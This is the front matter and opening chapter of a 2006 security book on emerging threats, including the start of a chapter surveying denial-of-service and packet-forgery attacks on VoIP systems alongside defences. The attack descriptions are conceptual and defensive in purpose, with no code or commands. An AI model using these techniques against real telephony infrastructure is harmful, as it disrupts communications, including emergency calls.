SYNGRESS®

4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP

Syngress Force

Emerging Threat Analysis

FROM MISCHIEF TO MALICIOUS

- An Elite Group of Security Researchers Identifies the Most Up-to-Date Threats for IT Professionals
- Cutting-Edge Advice on Phishing, Spam, Identity Theft, Insider Threat, Tools Not to Be Ignored, and More

David Maynor
Lance James
Spammer-X
Tony Bradley
Frank Thornton
Brad Haines
Brian Baskin
Anand Das
Hersh Bhargava
Jeremy Faircloth
Craig Edwards
Michael Gregg
Ron Bandes

Visit us at

www.syngress.com

Syngress is committed to publishing high-quality books for IT Professionals and delivering those books in media and formats that fit the demands of our customers. We are also committed to extending the utility of the book you purchase via additional materials available from our Web site.

SOLUTIONS WEB SITE
To register your book, visit www.syngress.com/solutions. Once registered, you can access our solutions@syngress.com Web pages. There you may find an assortment of value-added features such as free e-booklets related to the topic of this book, URLs of related Web site, FAQs from the book, corrections, and any updates from the author(s).

ULTIMATE CDs
Our Ultimate CD product line offers our readers budget-conscious compilations of some of our best-selling backlist titles in Adobe PDF form. These CDs are the perfect way to extend your reference library on key topics pertaining to your area of expertise, including Cisco Engineering, Microsoft Windows System Administration, CyberCrime Investigation, Open Source Security, and Firewall Configuration, to name a few.

DOWNLOADABLE E-BOOKS
For readers who can't wait for hard copy, we offer most of our titles in downloadable Adobe PDF form. These e-books are often available weeks before hard copies, and are priced affordably.

SYNGRESS OUTLET
Our outlet store at syngress.com features overstocked, out-of-print, or slightly hurt books at significant savings.

SITE LICENSING
Syngress has a well-established program for site licensing our e-books onto servers in corporations, educational institutions, and large organizations. Contact us at sales@syngress.com for more information.

CUSTOM PUBLISHING
Many organizations welcome the ability to combine parts of multiple Syngress books, as well as their own content, into a single volume for their own internal use. Contact us at sales@syngress.com for more information.

SYNGRESS®

SYNGRESS®

Syngress Force

Emerging Threat Analysis

FROM MISCHIEF TO MALICIOUS

David Maynor
Lance James
Spammer-X
Tony Bradley
Frank Thornton
Brad Haines
Brian Baskin
Thomas Porter
Anand M. Das
Hersh Bhargava
Jeremy Faircloth
Craig Edwards
Michael Gregg
Ron Bandes
Paul Piccard

KEY	SERIAL NUMBER
001	HJIRTCV764
002	PO9873D5FG
003	829KM8NJH2
004	893BYYY789
005	CVPLQ6WQ23
006	VBP965T5T5
007	HJJJ863WD3E
008	2987GVTWMK
009	629MP5SDJT
010	IMWQ295T6T

PUBLISHED BY
Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

Printed in Canada.
1 2 3 4 5 6 7 8 9 0
ISBN: 1-59749-056-3

Publisher: Andrew Williams
Cover Designer: Michael Kavish
Page Layout and Art: Patricia Lupien
Indexer: Richard Carlson

Distributed by O'Reilly Media, Inc. in the United States and Canada.
For information on rights, translations, and bulk sales, contact Matt Pedersen, Director of Sales and Rights, at Syngress Publishing; email matt@syngress.com or fax to 781-681-3585.

Acknowledgments

Syngress would like to acknowledge the following people for their kindness and support in making this book possible.

Syngress books are now distributed in the United States and Canada by O'Reilly Media, Inc. The enthusiasm and work ethic at O'Reilly are incredible, and we would like to thank everyone there for their time and efforts to bring Syngress books to market: Tim O'Reilly, Laura Baldwin, Mark Brokering, Mike Leonard, Donna Selenko, Bonnie Sheehan, Cindy Davis, Grant Kikkert, Opol Matsutaro, Steve Hazelwood, Mark Wilson, Rick Brown, Tim Hinton, Kyle Hart, Sara Winge, C. J. Rayhill, Peter Pardo, Leslie Crandell, Regina Aggio, Pascal Honscher, Preston Paull, Susan Thompson, Bruce Stewart, Laura Schmier, Sue Willing, Mark Jacobsen, Betsy Waliszewski, Kathryn Barrett, John Chodacki, Rob Bullington, Aileen Berg, and Wendy Patterson.

The incredibly hardworking team at Elsevier Science, including Jonathan Bunkell, Ian Seager, Duncan Enright, David Burton, Rosanna Ramacciotti, Robert Fairbrother, Miguel Sanchez, Klaus Beran, Emma Wyatt, Chris Hossack, Krista Leppiko, Marcel Koppes, Judy Chappell, Radek Janousek, and Chris Reinders for making certain that our vision remains worldwide in scope.

David Buckland, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan, Pang Ai Hua, Joseph Chan, and Siti Zuraidah Ahmad of STP Distributors for the enthusiasm with which they receive our books.

David Scott, Tricia Wilden, Marilla Burgess, Annette Scott, Andrew Swaffer, Stephen O'Donoghue, Bec Lowe, Mark Langley, and Anyo Geddes of Woodslane for distributing our books throughout Australia, New Zealand, Papua New Guinea, Fiji, Tonga, Solomon Islands, and the Cook Islands.

Contributing Authors

David Maynor is a Senior Researcher with SecureWorks where his duties include vulnerability development, developing and evaluating new evasion techniques, and development of protection for customers. His previous roles include reverse engineering and researching new evasion techniques with the ISS Xforce R&D team, application development at the Georgia Institute of Technology, as well as security consulting, penetration testing and contracting with a wide range of organizations.

Lance James has been heavily involved with the information security community for the past 10 years. With over a decade of experience with programming, network security, reverse engineering, cryptography design & cryptanalysis, attacking protocols and a detailed expertise in information security, Lance provides consultation to numerous businesses ranging from small start-ups, governments, both national and international, as well as Fortune 500's and America's top financial institutions. He has spent the last three years devising techniques to prevent, track, and detect phishing and online fraud. He is a lead scientist with Dachb0den Laboratories, a well-known Southern California "hacker" think-tank, creator of InvisibleNet, a prominent member of the local 2600 chapter, and the Chief Scientist with Secure Science Corporation, a security software company that is busy tracking over 53 phishing groups. As a regular speaker at numerous security conferences and being a consistent source of information by various news organizations, Lance James is recognized as a major asset in the information security community.

Brad "RenderMan" Haines is one of the more visible and vocal members of the wardriving community, appearing in various media outlets and speaking at conferences several times a year. Render is usually near by on any wardriving and wireless security news, often causing it himself. His skills have been learned in the trenches working for various IT companies as well as his involvement through the years with the hacking community, sometimes to the attention of carious Canadian and American intelligence agencies. A firm believer in the hacker ethos and promoting responsible hacking and sharing of ideas, he wrote the 'Stumbler ethic' for beginning wardrivers and greatly enjoys speaking at corporate conferences to dissuade the negative image of hackers and wardrivers. His work frequently borders on the absurd as his approach is usually one of ignoring conventional logic and just doing it. He can be found in Edmonton, Alberta, Canada, probably taking something apart.

Thomas Porter, Ph.D. (CISSP, IAM, CCNP, CCDA, CCNA, ACE, CCSA, CCSE, and MCSE) is the Lead Security Architect in Avaya's Consulting & Systems Integration Practice. He also serves as Director of Network Security for the FIFA World Cup 2006.

Porter has spent over 10 years in the networking and security industry as a consultant, speaker, and developer of security tools. Porter's current technical interests include VoIP security, development of embedded microcontroller and FPGA Ethernet tools, and H.323/SIP vulnerability test environments. He is a member of the IEEE and OASIS (Organization for the Advancement of Structured Information Standards). Porter recently published Foundation articles for SecurityFocus titled "H.323 Mediated Voice over IP: Protocols, Vulnerabilities, and Remediation"; and "Perils of Deep Packet Inspection."

Tom lives in Chapel Hill, North Carolina with his wife, Kinga – an Asst. Professor of Internal Medicine at the University of North Carolina - and two Chesapeake Bay Retrievers.

Brian Baskin [MCP, CTT+] is a researcher and developer for Computer Sciences Corporation, on contract to the Defense Cyber Crime Center's (DC3) Computer Investigations Training Program (DCITP). Here, he researches, develops, and instructs computer forensic courses for members of the military and law enforcement. Brian currently specializes in Linux/Solaris intrusion investigations, as well as investigations of various network applications. He has designed and implemented networks to be used in scenarios, and has also exercised penetration testing procedures.

Brian has been instructing courses for six years, including presentations at the annual DoD Cyber Crime Conference. He is an avid amateur programmer in many languages, beginning when his father purchased QuickC for him when he was 11, and has geared much of his life around the implementations of technology. He has also been an avid Linux user since 1994, and enjoys a relaxing terminal screen whenever he can. He has worked in networking environment for over 10 years from small Novell networks to large, mission-critical, Windows-based networks

Brian lives in the Baltimore, MD area with his lovely wife and son. He is also the founder, and president, of the Lightning Owners of Maryland car club. Brian is a motor sports enthusiast and spends much of his time building and racing his vehicles. He attributes a great deal of his success to his parents, who relinquished their household 80286 PC to him at a young age, and allowed him the freedom to explore technology.

Tony Bradley (CISSP-ISSAP) is the Guide for the Internet/Network Security site on About.com, a part of The New York Times Company. He has written for a variety of other Web sites and publications, including *PC World*, SearchSecurity.com, WindowsNetworking.com, *Smart Computing* magazine, and *Information Security* magazine. Currently a security architect and consultant for a Fortune 100 company, Tony has driven security policies and technologies for antivirus and incident response for Fortune

500 companies, and he has been network administrator and technical support for smaller companies.

Tony is a CISSP (Certified Information Systems Security Professional) and ISSAP (Information Systems Security Architecture Professional). He is Microsoft Certified as an MCSE (Microsoft Certified Systems Engineer) and MCSA (Microsoft Certified Systems Administrator) in Windows 2000 and an MCP (Microsoft Certified Professional) in Windows NT. Tony is recognized by Microsoft as an MVP (Most Valuable Professional) in Windows security.

On his About.com site, Tony has on average over 600,000 page views per month and 25,000 subscribers to his weekly newsletter. He created a 10-part Computer Security 101 Class that has had thousands of participants since its creation and continues to gain popularity through word of mouth. Aside from his Web site and magazine contributions, Tony is also coauthor of *Hacker's Challenge 3* (ISBN: 0072263040) and a contributing author to *Winternals: Defragmentation, Recovery, and Administration Field Guide* (ISBN: 1597490792) and *Combating Spyware in the Enterprise* (ISBN: 1597490644).

Jeremy Faircloth (Security+, CCNA, MCSE, MCP+I, A+, etc.) is an IT Manager for EchoStar Satellite L.L.C., where he and his team architect and maintain enterprisewide client/server and Web-based technologies. He also acts as a technical resource for other IT professionals, using his expertise to help others expand their knowledge. As a systems engineer with over 13 years of real-world IT experience, he has become an expert in many areas, including Web development, database administration, enterprise security, network design, and project management. Jeremy has contributed to several Syngress books, including *Microsoft Log Parser Toolkit* (Syngress, ISBN: 1932266526), *Managing and Securing a Cisco SWAN* (ISBN: 1-932266-91-7), *C# for Java Programmers* (ISBN: 1-931836-54-X), *Snort 2.0 Intrusion Detection* (ISBN: 1-931836-74-4), and *Security+ Study Guide & DVD Training System* (ISBN: 1-931836-72-8).

Paul Piccard serves as Director of Threat Research for Webroot, where he focuses on research and development, and provides early identification, warning, and response services to Webroot customers. Prior to joining Webroot, Piccard was manager of Internet Security Systems' Global Threat Operations Center. This state-of-the-art detection and analysis facility maintains a constant global view of Internet threats and is responsible for tracking and analyzing hackers, malicious Internet activity, and global Internet security threats on four continents.

His career includes management positions at VistaScape Security Systems, Lehman Brothers, and Coopers & Lybrand. Piccard was researcher and author of the quarterly Internet Risk Impact Summary (IRIS) report. He holds a Bachelor of Arts from Fordham University in New York.

Frank Thornton runs his own technology consulting firm, Blackthorn Systems, which specializes in wireless networks. His specialties include wireless network architecture, design, and implementation, as well as network troubleshooting and optimization. An interest in amateur radio helped him bridge the gap between computers and wireless networks. Having learned at a young age which end of the soldering iron was hot, he has even been known to repair hardware on occasion. In addition to his computer and wireless interests, Frank was a law enforcement officer for many years. As a detective and forensics expert he has investigated approximately one hundred homicides and thousands of other crime scenes. Combining both professional interests, he was a member of the workgroup that established ANSI Standard "ANSI/NIST-CSL 1-1993 Data Format for the Interchange of Fingerprint Information." He co-authored *WarDriving: Drive, Detect, and Defend: A Guide to Wireless Security* (Syngress Publishing, ISBN: 1-93183-60-3), as well as contributed to *IT Ethics Handbook: Right and Wrong for IT Professionals* (Syngress, ISBN: 1-931836-14-0) and *Game Console Hacking: Xbox, PlayStation, Nintendo, Atari, & Gamepark 32* (ISBN: 1-931836-31-0). He resides in Vermont with his wife.

Anand Das has seventeen plus years of experience creating and implementing business enterprise architecture for the Department of Defense (DOD) and the commercial sector. He is founder and CTO of Commerce Events, an enterprise software corporation that pioneered the creation of RFID middleware in 2001. Anand is a founding member of EPCglobal and INCITS T20 RTLS committee for global RFID and wireless standards development. He formulated the product strategy for AdaptLink™, the pioneer RFID middleware product, and led successful enterprise wide deployments including a multi-site rollout in the Air Force supply chain. Previously he was Vice President with SAIC where he led the RFID practice across several industry verticals and completed global rollouts of RFID infrastructure across America, Asia, Europe and South Africa. He served as the corporate contact for VeriSign and played a key role in shaping the EPCglobal Network for federal and commercial corporations. Earlier, he was chief architect at BEA systems responsible for conceptualizing and building the Weblogic Integration suite of products. He has been a significant contributor to ebXML and RosettaNet standard committees and was the driving force behind the early adoption of service-oriented architecture. Anand has held senior management positions at Vitria, Tibco, Adept, Autodesk and Intergraph.

Anand has Bachelor of Technology (Honors) from IIT Kharagpur and Master of Science from Columbia University with specialization in computer integrated manufacturing. He served as the past chairman of NVTC's ebusiness committee and is a charter member of TIE Washington, DC. Anand and his wife, Annapurna, and their two children live in Mclean, VA.

Michael Gregg is the President of Superior Solutions, Inc. and has more than 20 years' experience in the IT field. He holds two associate's degrees, a bachelor's degree, and a master's degree and is certified as CISSP, MCSE, MCT, CTT+, A+, N+, Security+, CNA, CCNA, CIW Security Analyst, CCE, CEH, CHFI, CEI, DCNP, ES Dragon IDS, ES Advanced Dragon IDS, and TICSA.

Michael's primary duties are to serve as project lead for security assessments helping businesses and state agencies secure their IT resources and assets. Michael has authored four books, including: *Inside Network Security Assessment*, *CISSP Prep Questions*, *CISSP Exam Cram2*, and *Certified Ethical Hacker Exam Prep2*. He has developed four high-level security classes, including Global Knowledge's Advanced Security Boot Camp, Intense School's Professional Hacking Lab Guide, ASPE's Network Security Essentials, and Assessing Network Vulnerabilities. He has created over 50 articles featured in magazines and Web sites, including *Certification Magazine*, GoCertify, *The El Paso Times*, and SearchSecurity.

Michael is also a faculty member of Villanova University and creator of Villanova's college-level security classes, including Essentials of IS Security, Mastering IS Security, and Advanced Security Management. He also serves as a site expert for four TechTarget sites, including SearchNetworking, SearchSecurity, SearchMobileNetworking, and SearchSmallBiz. He is a member of the TechTarget Editorial Board.

Hersh Bhargava is the founder and CTO of RafCore Systems, a company that provides RFID Application Development and Analytics platform. He is the visionary behind RafCore's mission of making enterprises respond in real–time using automatic data collection techniques that RFID provides. Prior to RafCore Systems, he founded AlbumNet Technologies specializing in online photo sharing and printing. With 15 years of experience in building enterprise strength application, he has worked in senior technical positions for Fortune 500 companies. He earned a Bachelor of Technology in Computer Science and Engineering from IIT - BHU.

Craig Edwards is the administrator for the ChatSpike IRC network and creator of the IRC security software IRC Defender (www.ircdefender.org). IRC Defender is a security service that

keeps malicious users and programs out of IRC networks and is actively maintained to deal with current threats. Craig is also the creator of the WinBot IRC bot (www.winbot.co.uk), an automated IRC client which is designed to keep control of IRC channels, and has been instrumental in its design, maintenance, and support and web site for over five years. During this time it has been published on magazine cover CDs in the United Kingdom.

Ronald T. Bandes (CISSP, CCNA, MCSE, Security+) is an independent security consultant. Before becoming an independent consultant, he performed security duties for Fortune 100 companies such as JP Morgan, Dun and Bradstreet, and EDS. Ron holds a B.A. in Computer Science.

Contents

Foreword

Technology is a strange thing. On the grand scale of time, it wasn't so long ago that people knew everything about things they interacted with in their daily lives. If you wanted to cook something, you started a fire. If you wanted to pound something, you used a hammer or a rock. If you wanted something to grow, you watered it. It wasn't long after technology began to creep into the average person's daily life that they knew how to use it to accomplish their objectives, but not much more. A car is a perfect example of this: Most people can drive, but ask someone to change their own oil or adjust their timing belt and they are lost. Something very dangerous happened as a divide began to grow from the people who knew the intricacies of the technology and those who didn't. Unscrupulous people recognized this knowledge gap and began to exploit it. How many times have you gone to a mechanic and wondered just what a hydroflanger is and why you have to replace it so often? Of course, if you were to go to one of your friends who is knowledgeable about cars and tell them you just paid $400 to have your hydroflanger replaced, you would be greeted with a look of equal parts amusement, shock, horror, surprise and bewilderment. This is often the look I give to people when they tell me about winning the Nigerian lottery, or that they have installed a security update that got mailed to them, or they won a free iPod by punching a monkey on the Internet. Often it's just a look because I really am speechless and do not know what to say.

The IT industry and computers in general have developed this divide problem between the informed and the uninformed. Most people's interaction with their computer is checking e-mail, Web surfing, video gaming and other such tasks. Most modern computer users know how to carry out whatever task

they want, but once something goes wrong, their tech savvy friends, family or the kid down the street gets the call to help lead them out of the technical quagmire they have wandered into. The problem is not confined to just computers anymore, and it now includes: mobile phones, PDAs, and Voice over IP (VoIP. Just like in the case of the mechanic (not that all mechanics are waiting to take advantage of you), a person can be taken advantage of, suffer finical losses and a host of other bad things due to the lack of familiarity with how these new technologies actually work. Because technology is so pervasive, the average consumer can never be expected to fully understand how it all works or how to thwart hackers, but they must all be educated about how they are at risk and what they can do to protect themselves without in-depth technical expertise.

This book covers examples of the growing digital divide from many of Syngress's best authors and books. It does this from the position that there really are bad people that are out to get you and they will try to take advantage of your lack of in-depth knowledge of technology. Examples of this can include VoIP phishing, malware and spyware spreading through mediums like IM, and even the often overlooked close proximity types of attacks like wifi/Bluetooth and RFID.

I am not trying to scare you into staying away from technology altogether; I am just saying your best defense these days is developing a healthy suspicion of everything. An unsolicited e-mail probably isn't a good thing. A strange Bluetooth request in an airport probably isn't legitimate. If someone who represents themselves as customer service from your bank on the phone, you should probably hang up and call them back using the established phone numbers of your bank. Little things like this can help but the only way to truly be safe is to close the gap between the informed and the uninformed.

I wish you a very safe and happy future.

—David Maynor
Senior Researcher, SecureWorks
Atlanta GA, 2006

Part I
VoIP

Chapter 1

Threats to VoIP Communications Systems

By Thomas Porter

Solutions in this chapter:

- Denial-of-Service or VoIP Service Disruption
- Call Hijacking and Interception
- H.323-Specific Attacks
- SIP-Specific Attacks

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Converging voice and data on the same wire, regardless of the protocols used, ups the ante for network security engineers and managers. One consequence of this convergence is that in the event of a major network attack, the organization's entire telecommunications infrastructure can be at risk. Securing the whole VoIP infrastructure requires planning, analysis, and detailed knowledge about the specifics of the implementation you choose to use.

Table 1.1 describes the general levels that can be attacked in a VoIP infrastructure.


Table 1.1 VoIP Vulnerabilities

Vulnerability	Description
IP infrastructure	Vulnerabilities on related non-VoIP systems can lead to compromise of VoIP infrastructure.
Underlying operating system	VoIP devices inherit the same vulnerabilities as the operating system or firmware they run on. Operating systems are Windows and Linux.
Configuration	In their default configuration most VoIP devices ship with a surfeit of open services. The default services running on the open ports may be vulnerable to DoS attacks, buffer overflows, or authentication bypass.
Application level	Immature technologies can be attacked to disrupt or manipulate service. Legacy applications (DNS, for example) have known problems.

Denial-of-Service or VoIP Service Disruption


Denial-of-service (DoS) attacks can affect any IP-based network service. The impact of a DoS attack can range from mild service degradation to complete loss of service. There are several classes of DoS attacks. One type of attack in which packets can simply be flooded into or at the target network from multiple external sources is called a distributed denial-of-service (DDoS) attack (see Figures 1.1 and 1.2).

Figure 1.1 Typical Internet Access



In this figure, traffic flows normally between internal and external hosts and servers. In Figure 1.2, a network of computers (e.g., a botnet) directs IP traffic at the interface of the firewall.

Figure 1.2 A Distributed Denial-of-Service Attack



Tools & Traps…

Botnets


In June of 2004, the Google, Yahoo, and Microsoft Web sites disappeared from the Internet for several hours when their servers were swamped with hundreds of thousands of simultaneous Web page requests that swamped the available bandwidth to the servers and upstream routers, and exhausted the processing power of the server CPUs. The cause—botnets.

In a general sense, a bot is a program that acts semiautonomously in response to commands sent by human operators. Bots aren't necessarily evil. For instance, the GoogleBot scours the Web for the purpose of improving that search engine. But when an attacker initiates an assault via IRC, P2P, or HTTP commands, as many as 100,000 or more bots (most bots are installed on unwitting user PCs through some type of malware), which comprise a *botnet*, can be directed to send traffic targeted at a particular host or subnet. The resulting packet barrage incapacitates victim computers because of resource (bandwidth and CPU cycles) exhaustion.

Interestingly, some DDoS attacks are not the result of malicious intent, but rather, are caused by a sudden upsurge in traffic due to the popularity of a particular Web site. This is sometimes called "The Slashdot Effect," since oftentimes, mention of a Web site in a Slashdot article results in enough subsequent viewers of that Web site that the Web server fails under the load.

The second large class of Denial of Service (DoS) conditions occurs when devices within the internal network are targeted by a flood of packets so that they fail—taking out related parts of the infrastructure with them. As in the DdoS scenarios described earlier in this chapter, service disruption occurs to resource depletion—primarily bandwidth and CPU resource starvation (see Figure 1.3). For example, some IP telephones will stop working if they receive a UDP packet larger than 65534 bytes on port 5060.

Figure 1.3 An Internal Denial-of-Service Attack



Neither integrity checks nor encryption can prevent these attacks. DoS or DDoS attacks are characterized simply by the volume of packets sent toward the victim computer; whether those packets are signed by a server, contain real or spoofed source IP addresses, or are encrypted with a fictitious key—none of these are relevant to the attack.

DoS attacks are difficult to defend against, and because VoIP is just another IP network service, it is just as susceptible to DoS attack as any other IP network services. Additionally, DoS attacks are particularly effective against services such as VoIP and other real-time services, because these services are most sensitive to adverse network status. Viruses and worms are included in this category as they often cause DoS or DDoS due to the increased network traffic that they generate as part of their efforts to replicate and propagate.

NOTE

Bugtraq is a mailing list hosted by Symantec SecurityFocus that serves as a vehicle for announcing new security vulnerabilities. Bugtraq is located on the Web at www.securityfocus.com/archive/1.

CERT and US-CERT are not acronyms. CERT is an organization devoted to ensuring that appropriate technology and systems management practices are used to resist attacks on networked systems and to limiting damage and ensuring continuity of critical services in spite of successful attacks, accidents, or failures. CERT is based at Carnegie Mellon University and is funded by the U.S. Department of Defense and the Department of Homeland Security. CERT's homepage is www.cert.org/.

CVE (Common Vulnerabilities and Exposures) is a list of standardized names for vulnerabilities and other information security exposures—CVE aims to standardize the names for all publicly known vulnerabilities and security exposures. The MITRE Corporation maintains CVE, and the CVE editorial board. The CVE editorial board is composed of individuals from a range of interests within the security industry including intrusion detection experts, network security analysts, security services vendors, academia, tool vendors, software providers, incident response teams, and information providers.

How do we defend against these DoS conditions (we won't use the term attack here because some DoS conditions are simply the unintended result of other unrelated actions)? Let's begin with internal DoS. Note in Figure 1.3 that VLAN 10 on the right is not affected by the service disruption on the left in VLAN 2. This illustrates one critical weapon the security administrator has in thwarting DoS conditions—logical segregation of network domains in separate compartments. Each compartment can be configured to be relatively immune to the results of DoS in the others.

Point solutions will also be effective in limiting the consequences of DoS conditions. For example, because strong authentication is seldom used in VoIP environments, the message processing components must trust and process messages from possible attackers. The additional processing of bogus messages exhausts server resources and leads to a DoS. SIP or H.323 Registration Flooding is an example of this, described in the list of DoS threats, later. In that case, message processing servers can mitigate this specific threat by limiting the number of registrations it will accept per minute for a particular address (and/or from a specific IP address). An Intrusion Prevention System (IPS) may be useful in fending off certain types of DoS attacks. These devices sit on the datapath and monitor passing traffic. When anomalous traffic is detected (either by matching against a database of attack signatures or by

matching the results of an anomaly-detection algorithm) the IPS blocks the suspicious traffic. One problem I have seen with these devices—particularly in environments with high availability requirements—is that they sometimes block normal traffic, thus creating their own type of DoS.

Additionally, security administrators can minimize the chances of DoS by ensuring that IP telephones and servers are updated to the latest stable version and release. Typically, when a DoS warning is announced by bugtraq, the vendor quickly responds by fixing the offending software.

NOTE

VoIP endpoints can be infected with new VoIP device or protocol-specific viruses. WinCE, PalmOS, SymbianOS, and POSIX-based softphones are especially vulnerable because they typically do not run antivirus software and have less robust operating systems. Several Symbian worms already have been detected in the wild. Infected VoIP devices then create a new "weak link" vector for attacking other network resources.

Compromised devices can be used to launch attacks against other systems in the same network, particularly if the compromised device is trusted (i.e., inside the firewall). Malicious programs installed by an attacker on compromised devices can capture user input, capture traffic, and relay user data over a "back channel" to the attacker. This is especially worrisome for softphone users.

VoIP systems must meet stringent service availability requirements. Following are some example DoS threats can cause the VoIP service to be partially or entirely unavailable by preventing successful call placement (including emergency/911), disconnecting existing calls, or preventing use of related services like voicemail. Note that this list is not exhaustive but illustrates some attack scenarios.

- **TLS Connection Reset** It's not hard to force a connection reset on a TLS connection (often used for signaling security between phones and gateways)?just send the right kind of junk packet and the TLS connection will be reset, interrupting the signaling channel between the phone and call server.
- **VoIP Packet Replay Attack** Capture and resend out-of-sequence VoIP packets (e.g., RTP SSRC—SSRC is an RTP header field that stands for Synchronization Source) to endpoints, adding delay to call in progress and degrading call quality.

- **Data Tunneling** Not exactly an attack; rather tunneling data through voice calls creates, essentially, a new form of unauthorized modem. By transporting modem signals through a packet network by using pulse code modulation (PCM) encoded packets or by residing within header information, VoIP can be used to support a modem call over an IP network. This technique may be used to bypass or undermine a desktop modem policy and hide the existence of unauthorized data connections. This is similar in concept to the so-called "IP over HTTP" threat (i.e., "Firewall Enhancement Protocol" RFC 3093)—a classic problem for any ports opened on a firewall from internal sources.
- **QoS Modification Attack** Modify non-VoIP-specific protocol control information fields in VoIP data packets to and from endpoints to degrade or deny voice service. For example, if an attacker were to change 802.1Q VLAN tag or IP packet ToS bits, either as a man-in-the-middle or by compromising endpoint device configuration, the attacker could disrupt the quality of service "engineered" for a VoIP network. By subordinating voice traffic to data traffic, for example, the attacker might substantially delay delivery of voice packets.
- **VoIP Packet Injection** Send forged VoIP packets to endpoints, injecting speech or noise or gaps into active call. For example, when RTP is used without authentication of RTCP packets (and without SSRC sampling), an attacker can inject RTCP packets into a multicast group, each with a different SSRC, which can grow the group size exponentially.
- **DoS against Supplementary Services** Initiate a DoS attack against other network services upon which the VoIP service depends (e.g., DHCP, DNS, BOOTP). For example, in networks where VoIP endpoints rely on DHCP-assigned addresses, disabling the DHCP server prevents endpoints (soft- and hardphones) from acquiring addressing and routing information they need to make use of the VoIP service.
- **Control Packet Flood** Flood VoIP servers or endpoints with unauthenticated call control packets, (e.g., H.323 GRQ, RRQ, URQ packets sent to UDP/1719). The attacker's intent is to deplete/exhaust device, system, or network resources to the extent that VoIP service is unusable. Any open administrative and maintenance port on call processing and VoIP-related servers can be a target for this DoS attack.
- **Wireless DoS** Initiate a DoS attack against wireless VoIP endpoints by sending 802.11 or 802.1X frames that cause network disconnection (e.g.,

802.11 Deauthenticate flood, 802.1X EAP-Failure, WPA MIC attack, radio spectrum jamming). For example, a Message Integrity Code attack exploits a standard countermeasure whereby a wireless access point disassociates stations when it receives two invalid frames within 60 seconds, causing loss of network connectivity for 60 seconds. In a VoIP environment, a 60-second service interruption is rather extreme.

- **Bogus Message DoS** Send VoIP servers or endpoints valid-but-forged VoIP protocol packets to cause call disconnection or busy condition (e.g., RTP SSRC collision, forged RTCP BYE, forged CCMS, spoofed endpoint button push). Such attacks cause the phone to process a bogus message and incorrectly terminate a call, or mislead a calling party into believing the called party's line is busy.
- **Invalid Packet DoS** Send VoIP servers or endpoints invalid packets that exploit device OS and TCP/IP implementation denial-of-service CVEs. For example, the exploit described in CAN-2002-0880 crashes Cisco IP phones using jolt, jolt2, and other common fragmentation-based DoS attack methods. CAN-2002-0835 crashes certain VoIP phones by exploiting DHCP DoS CVEs. Avaya IP phones may be vulnerable to port zero attacks.
- **Immature Software DoS** PDA/handheld softphones and first generation VoIP hardphones are especially vulnerable because they are not as mature or intensely scrutinized. VoIP call servers and IP PBXs also run on OS platforms with many known CVEs. Any open administrative/maintenance port (e.g., HTTP, SNMP, Telnet) or vulnerable interface (e.g., XML, Java) can become an attack vector.
- **VoIP Protocol Implementation DoS** Send VoIP servers or endpoints invalid packets to exploit a VoIP protocol implementation vulnerability to a DoS attack. Several such exploits are identified in the MITRE CVE database (http://cve.mitre.org). For example, CVE-2001-00546 uses malformed H.323 packets to exploit Windows ISA memory leak and exhaust resources. CAN-2004-0056 uses malformed H.323 packets to exploit Nortel BCM DoS vulnerabilities. Lax software update practices (failure to install CVE patches) exacerbate risk.
- **Packet of Death DoS** Flood VoIP servers or endpoints with random TCP, UDP, or ICMP packets or fragments to exhaust device CPU, bandwidth, TCP sessions, and so on. For example, an attacker can initiate a TCP Out of Band DoS attack by sending a large volume of TCP packets marked

"priority delivery" (the TCP Urgent flag). During any flood, increased processing load interferes with the receiving system's ability to process real traffic, initially delaying voice traffic processing but ultimately disrupting service entirely.

